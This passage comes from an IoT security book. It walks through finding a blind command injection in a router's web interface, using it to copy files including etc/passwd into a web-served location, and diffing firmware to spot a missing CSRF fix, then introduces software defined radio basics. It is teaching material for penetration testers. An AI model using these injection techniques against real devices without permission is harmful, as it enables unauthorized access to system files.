


Figure 8-33. *Analyzing the command injection in Repeater*

Let's send this to Repeater and try by adding an additional comment to verify the command injection. In this case, let's add `ls` and see what the output looks like. If you are performing it for the first time, though, you can use commands such as `ping` or `sleep`, and then note the delay in the response coming back to you, which will also indicate a valid command injection vulnerability in the target system, as shown in Figure 8-34.




Figure 8-34. *Checking for command injection*

Unexpectedly, instead of seeing the result of the command `ls`, we simply see a message: Update Success. This means that instead of a normal type of command injection, this is a blind command injection, where we won't be able to see the output in the response, even if the command is executed successfully. We can verify this by executing a command that will create a file, and then request a file, as shown in Figure 8-35.




Figure 8-35. *Copying files using command injection vulnerability*

Let's now see if this file has been created by sending a request to `ip/attify`. As you can see in Figure 8-36, the initial command did succeed and we are able to get the content of the file that we created in the first command.




Figure 8-36. *Successful command injection*

We can take this a step further by doing the same with the `etc/passwd` file and then requesting it via the browser, as shown in Figure 8-37.




Figure 8-37. *Obtaining `etc/passwd` using command injection*

Firmware Diffing

Diffing is one of the other things that we can do with firmware to identify all sorts of various vulnerabilities—be it web, mobile, or any other binary. This is extremely useful for understanding the various security issues that

might have existed in the previous version of the firmware, even if they are not publicly revealed. In addition, in the IoT ecosystem, the update process is usually not immediate—because of the dependence on the hardware and manual effort combined with technical skill set—so finding a vulnerability in the previous version of a component is extremely useful.

For this exercise, we take two different versions of the MR-3020 firmware. Let's first extract them both, and then extract their file system using Binwalk, as shown in Figure 8-38.




Figure 8-38. *Extracting different versions of firmware for diffing*

Once both the firmware file systems have been extracted, we use a utility called kdiff3 to see the changes between the entire files located inside both the firmware versions. In this case, we are concerned about

web files, but in cases where you are performing a much deeper diffing—such as the diffing of two different binaries—it would be useful to use tools such as Bindiff for the analysis.

Load up both the `squashfs-root` directories in kdiff3 and you will see that it has compared both of the directories and their individual files, as shown in Figure 8-39.




Figure 8-39. *Using kdiff3 for diffing*

If you go a bit further and look at the file `LanDhcpServerRpm.htm` inside the `web/userRpm/` directory, you will see that TP-Link has recently added a Cross Site Request Forgery (CSRF) protection code in the new version of the firmware, which was missing in the previous versions, as shown in Figure 8-40.




Figure 8-40. *Identifying CSRF vulnerability using diffing*

Given that this is an extremely critical file that allows the user to take actions on their web configurations, a CSRF vulnerability in this case would be extremely useful if exploited by attackers.

Conclusion

In this chapter, we covered several topics—all the way from mobile applications, to web applications, to even a bit of network-based exploitation. All of these exploitation and vulnerability research techniques will be useful when you are pentesting a real-world device, as most of the devices that you will encounter will have more than one (or all) of these components.

CHAPTER 9

Software Defined Radio

So far, we have covered a number of topics for various kinds of software and hardware exploitation. In this chapter, we shift our attention to one of the other core components in any IoT device architecture, communication.

Communication is the key component for any IoT architecture and it is responsible for devices talking to each other and sharing and exchanging data. The communication can either happen through a wired or wireless medium. In this and the next chapter, we cover various types of wireless communication technologies and explore software defined radio.

We start by understanding the concept of wireless communications. Wireless communications are the core component that IoT devices need to talk with each other. The effective range of wireless technologies spans from an extremely small distance to a few miles.

In this and the next chapter, we cover some wireless technologies, including topics such as software defined radio (SDR), BLE, and ZigBee. However, we won't be going into the concepts of electromagnetic theory and the nitty-gritty of wireless technologies or digital signal processing.

Anyone who is reading this book will most certainly have experienced a form of wireless communication with the many devices that we are surrounded with. Be it controlling a television with a remote, or accessing the Internet using Wi-Fi or syncing your smart wearable wristband to

A. Gupta, *The IoT Hacker's Handbook*, https://doi.org/10.1007/978-1-4842-4300-8_9

your smartphone, all of this is done via one or the other forms of wireless communication technologies.

Even if you have never worked with radios before, you will find this chapter fascinating, practical, and extremely actionable. You might have used FM radio in your early days or have seen your parents use it. The problem with FM radio or any similar medium is the limitation of tuning to an extremely narrow range of functionalities and performing a specific set of actions programmed by the developer initially.

Imagine the power you would have if you could build and use a radio that has an extremely large frequency range and you could change its functionality as you wish without touching the hardware at all. That is what SDR does. SDR allows you to implement radio processing functionalities that otherwise would have needed hardware implementation to be performed with the use of software.

With this basic foundational knowledge of SDR, let's look into what these are exactly, how to implement them, and finally how to use them for our IoT security and exploitation research.

Hardware and Software Required for SDR

Before we begin looking into SDR, here's a list of the tools that we will be using in this chapter:

Software

1. GQRX
2. GNURadio

Hardware

1. RTL-SDR

Software Defined Radio

By now, you will already have a lot of questions about SDR: How do these devices function? How we can create our own? We will take one step at a time, and try to understand the underlying principles of SDR first, and then move to further details.

I'll start with an example. Imagine you are working on one of your IoT security penetration testing engagements and you have been given a wireless doorbell to pentest. You have tested all the hardware using the previous techniques we have discussed and now you need to look at the radio aspect. You look up the FCC ID of the device and find out that it communicates over 433 MHz. One of the things you can do is get a 433 MHz receiver to analyze the device's radio properties and the kind of data it is transmitting. However, there is one limitation of this: What if the device transmits at 436 MHz or the next device you pentest transmits at 355 MHz?

A better solution to approach this particular scenario is to work with SDR, which will allow you to modify the radio frequency that you're listening to and the way you decode the signal based on whichever device you are assessing. Therefore, you no longer need different hardware for different devices, but rather a combination of a single hardware and software utility that will allow you to make changes according to your requirements.

This is exactly what SDR allows you to achieve: You can modify the processing done by the radio component depending on your needs.

Setting Up the Lab

The first thing we should do, before we jump into analyzing frequencies and looking at all the finer details, is to set up our lab environment for the SDR. I strongly recommend setting up the lab for all the SDR exercises

on Ubuntu, as other platforms might not be as easy to set up. In addition, Ubuntu is better able to work with advanced concepts when we go deeper later on.

Here are the things that need to be set up for our entire SDR lab.

1. GNURadio.
2. GQRX.
3. Rtl-sdr utilities.
4. HackRF tools.

You will also need access to SDR hardware. There are a number of options to choose from and all of them have their own benefits. However, to keep things simple at the start, I have chosen the RTL-SDR, which is an extremely inexpensive ($20) piece of hardware that will allow us to perform a number of our SDR-related exercises. Later on, in this chapter, I also show how we can use HackRF for additional radio exploitation.

One of the limitations of RTL-SDR is that it will only allow you to sniff and look at various frequencies, and not actually transmit your own data. Even though there are hardware modifications available for RTL-SDR with which you can transmit data, for those purposes, I would strongly recommend getting a tool such as HackRF.

Installing Software for SDR Research

As mentioned earlier, I recommend performing all of the SDR exercises on an Ubuntu machine. I would also recommend you have Ubuntu as your base operating system and not do these exercises inside a VM, unless that's the only option.

Installing the tools from the `apt` repo is fairly straightforward and can be done as follows:

```
sudo apt install gqrx gnuradio rtl-sdr hackrf
```

It's always preferable to build the tools from the source to avoid any dependency issues or bugs while working with them. Step-by-step guides for installing the tools you need from the source can be found at the following links:

- GQRX: https://github.com/csete/gqrx
- GNURadio: https://wiki.gnuradio.org/index.php/InstallingGRFromSource
- RTL-SDR: https://osmocom.org/projects/sdr/wiki/rtl-sdr
- HackRF tools: https://github.com/mossmann/hackrf/wiki/Operating-System-Tips#installing-hackrf-tools-manually

SDR 101: What You Need to Know

Before we move further, we need to go through the many underlying concepts that will come into use once we start working with SDR. In this section, we cover some of the extremely basic but important topics that you need to understand before doing anything significant in SDR.

Let's start with a very simple example—communication through a Wi-Fi router. This means the Wi-Fi router is emitting signals in the air that a laptop is able to pick up through its Wi-Fi chipsets, for example. The Wi-Fi router in this case is the transmitter, and the wireless chip inside the laptop is the receiver.

If we go into finer detail, the data that need to be transmitted from the Wi-Fi router are being modulated with a carrier signal of 2.4 GHz. These data are then being passed through the air (transmitting medium) and received on the other end. Once is the data are received, they are decoded and the final data are obtained from the signal. The modulation process is essential for a number of purposes including noise reduction,

multiplexing, working with various bandwidths and frequencies, cable properties, and so on.

As you might have realized, in a modulation, the baseband signal, which is considered the main information source, is carried by a higher frequency wave called the carrier signal. Based on the properties of the carrier signal and the type of modulation being used, the properties of the final signal, which travels through the air, change.

Modulation can be of a number of types and you will come across a couple of them during your IoT security research journey. There are two primary categories of modulations.

- Analog modulation: Amplitude, frequency, SSB, and DSB modulation.
- Digital modulation: Frequency Shift Keying (FSK), Phase Shift Keying (PSK), and Quadrature Amplitude Modulation (QAM).

They can also be divided according to the component being modulated:

- Amplitude modulation
- Frequency fodulation
- Phase modulation

Amplitude Modulation

To give you a quick example, Figure 9-1 shows what amplitude modulation looks like when looking at the signal waveforms. Amplitude is simply the vertical distance of a peak or valley from its equilibrium position.




Figure 9-1. *Amplitude modulation in action (Source: https://electronicspost.com/wp-content/uploads/2015/11/amplitude-modulation1.png)*

In Figure 9-1, the modulating signal is being modulated with the carrier signal to produce the final modulated signal. Notice how the amplitude of the final modulated signal is the result of the combined amplitudes of the modulating and carrier signals.

Frequency Modulation

Frequency modulation (FM) works by modulating the frequency of the carrier wave (see Figure 9-2). The frequency of the carrier wave is directly proportional to the input data signal. In this type of modulation, the receiver can only receive the strongest signal, even when others are present. Digital data can be transmitted by shifting the carrier frequency among a discrete value called frequency shift keying (FSK).




Figure 9-2. *Frequency modulation. (Source: http://www.g4prs.org.uk/)*

Phase Modulation

Phase modulation works by modulating the phase angle of the carrier wave with respect to the input signal as shown in Figure 9-3.




Figure 9-3. *Phase modulation in progress (Source: http://semesters.in/basics-of-angle-modulation-electronics-engineering-notes-pdf-ppt/)*

Common Terminology

Let's now look at some of the common terminology you might encounter while doing SDR security research. I keep it brief to provide an introduction and understanding of what the different components are without going into highly technical details relating to digital signal processing at this stage.

Transmitter

A transmitter is a component in the radio system that generates an electric current to be transmitted. It is an electronic source that emits the data that needs to be modulated.

Analog-to-Digital Converter

As the name suggests, the analog-to-digital converter (ADC) simply converts analog signals to their digital counterparts. This is done by taking note of the value at periodic intervals of time (sample rate) and then plotting a waveform around it. Remember, most of the real-world data that you collect are analog data, whereas the data that computers understand are digital data.

Because computers can only understand digital data, you will find the ADC component in almost all the SDR hardware tools that you use. The exact opposite of an ADC is a digital-to-analog converter.

Sample Rate

The sample rate is the number of samples measured per second of a given signal. It simply means the number of times we are taking note of the values in the signal in one single second. Ideally, the sample rate of any signal to be reproduced should be at least twice the value of the frequency of that signal.

Sample rate is calculated in millions of samples per second (MSPS). For instance, 802.11 needs at least 20 MSPS of bandwidth to work.

Fast Fourier Transform

During your entire SDR security research journey, you will hear the term fast Fourier transform (FFT) a number of times. FFT is an improved and faster version of discrete Fourier transform. It is an algorithm that helps us isolate different frequencies by changing the plot from time domain to frequency domain. This is also something we cover later in this chapter in more detail.

Bandwidth

Bandwidth is the frequency range that is required to carry a signal. In other words, the distance between the highest and lowest frequencies carried by a signal is referred to as bandwidth.

Wavelength

Wavelength in radio signals is the distance between two consecutive crests (the high parts) or troughs (the dips). This can be explained graphically by Figure 9-4.




Figure 9-4. *Waveform illustrating wavelength and amplitude in a signal*

Frequency

Frequency simply means how frequently an event happens. In the case of radio, it means the number of cycles of a wave for every given second or the rate of oscillation of waves. This is also inversely proportional to the wavelength and is measured in Hertz.

Different devices operate at different frequencies and there exist different frequency bands based on the frequency ranges shown in Figure 9-5.

CLASS	ABBREVIATION	FREQUENCY RANGE
Extremely Low Frequency	ELF	< 3 kHz
Very Low Frequency	VLF	3 - 30 kHz
Low Frequency	LF	30 - 300 kHz
Medium Frequency	MF	300 - 3000 kHz
High Frequency	HF	3 - 30 MHz
Very High Frequency	VHF	30 - 300 MHz
Ultra High Frequency	UHF	300 - 3000 MHz
Super High Frequency	SHF	3 - 30 GHz
Extremely High Frequency	EHF	30 - 300 GHz

Figure 9-5. *Different frequency bands and their classification (Source: https://en.wikipedia.org/wiki/Radio_spectrum)*

There is also distribution of frequencies by the application of devices in those frequency ranges such as the broadcasting range, ISM range, amateur radio range, and so on. Even the various SDR tools have varying frequencies such as these:

- RTL-SDR: 52-2200 MHz
- HackRF: 1 MHz to 6 GHz
- Yardstick one: Sub 1 GHz
- LimeSDR: 100 kHz to 3.8 GHz

To give you a perspective of the frequencies just mentioned, a human ear can listen to a 20 Hz to 20 kHz frequency range. The Wi-Fi and BLE devices that you have operate at 2.4 GHz.

Antenna

An antenna is the component responsible for converting the information into electromagnetic signals that can travel through the medium of propagation (usually air). If you have noticed the metallic receivers that you adjusted for listening to FM or on old television sets, they are a good example of how an antenna might look like.

Depending on the use case scenario, the kind of antenna being used will differ. These are some of the types of antennas that you will probably encounter:

1. Log periodic antennas.
2. Traveling wave antennas.
3. Microwave antennas.
4. Reflector antennas.
5. Wire antennas.

We won't go into the specifics of each antenna, as the choice of an antenna is highly dependent on the specific usage. However, if you are interested, you can learn more about antennas at https://www.tutorialspoint.com/antenna_theory/antenna_theory_quick_guide.htm.

Gain

Gain, usually meaning power gain in radio terminology, means the ratio of output power to input power. A gain greater than 1 (where the output power is greater than the input power) is called amplification. Gain can also be thought of in the terms of the magnitude of the signal. This means how big a signal is compared to its previous value after applying the gain. Gain is denoted in terms of logarithmic decibels (dBs). We can understand gain much clearer from Figure 9-6.




Figure 9-6. *Comparison between an original signal and a signal with 1.5 gain*

The top waveform in Figure 9-6 is the original signal whereas the bottom one has a gain of 1.5. As you can see, the new output signal is 1.5 times that of the original input signal.

In most practical cases, you will see gain being used because the signal received from air is often very weak, which makes the processing difficult. The value of gain should be chosen carefully, as setting the gain to be extremely high would end up distorting the signal, making it unreadable.

Filters

Filters in radio communications are used for the same purpose as their name suggests. They help to filter out unnecessary data (or even sometimes the required data) from the overall signal.

There are primarily three types of filters:

1. *Low pass filter:* Allows all frequencies lower than the threshold frequency.
2. *High pass filter:* Allows all frequencies higher than the threshold frequency.
3. *Band pass filter:* Allows all frequencies within the band frequency range.

You will find yourself using filters in a number of situations when you have to perform activities such as eliminating noisy signals or separating one signal from the others.

GNURadio for Radio Signal Processing

GNURadio is an open source SDK to handle digital and analog signal processing. It also supports a wide range of SDR hardware tools such as RTL-SDR, HackRF, USRP, and more, and includes a huge variety of radio processing blocks and applications that can be used to process the data.

It serves a number of purposes for security research, including things such as analyzing a captured signal, performing demodulation, extracting data from signals, reversing unknown protocols, and more. It is also used

to perform audio processing, mobile communication analysis, flight and satellite tracking, RADAR systems, and more advanced signal processing applications.

GNURadio, simply put, is an open source tool that allows you to work with various radio components. You can have various input sources, processing blocks, and output forms. GNURadio applications can also be built using Python scripting, which internally call the C++ signal processing code of GNURadio and give the desired output. GNURadio Companion is a graphical utility that comes along with the GNURadio toolkit that allows you to build flow graphs using the underlying GNURadio components.

Working with GNURadio

To understand GNURadio, we start with a very simple flow graph. In our first exercise, we generate a sinusoidal wave and send it to a Transmission Control Protocol (TCP) sink. In another program, we use a TCP source, pointing it to the input signal coming from the previous program and then finally plot the entire waveform. We learn more about the components as we encounter them further in the exercises.

Launch `gnuradio-companion` from the terminal. You will see a screen similar to the one shown in Figure 9-7.

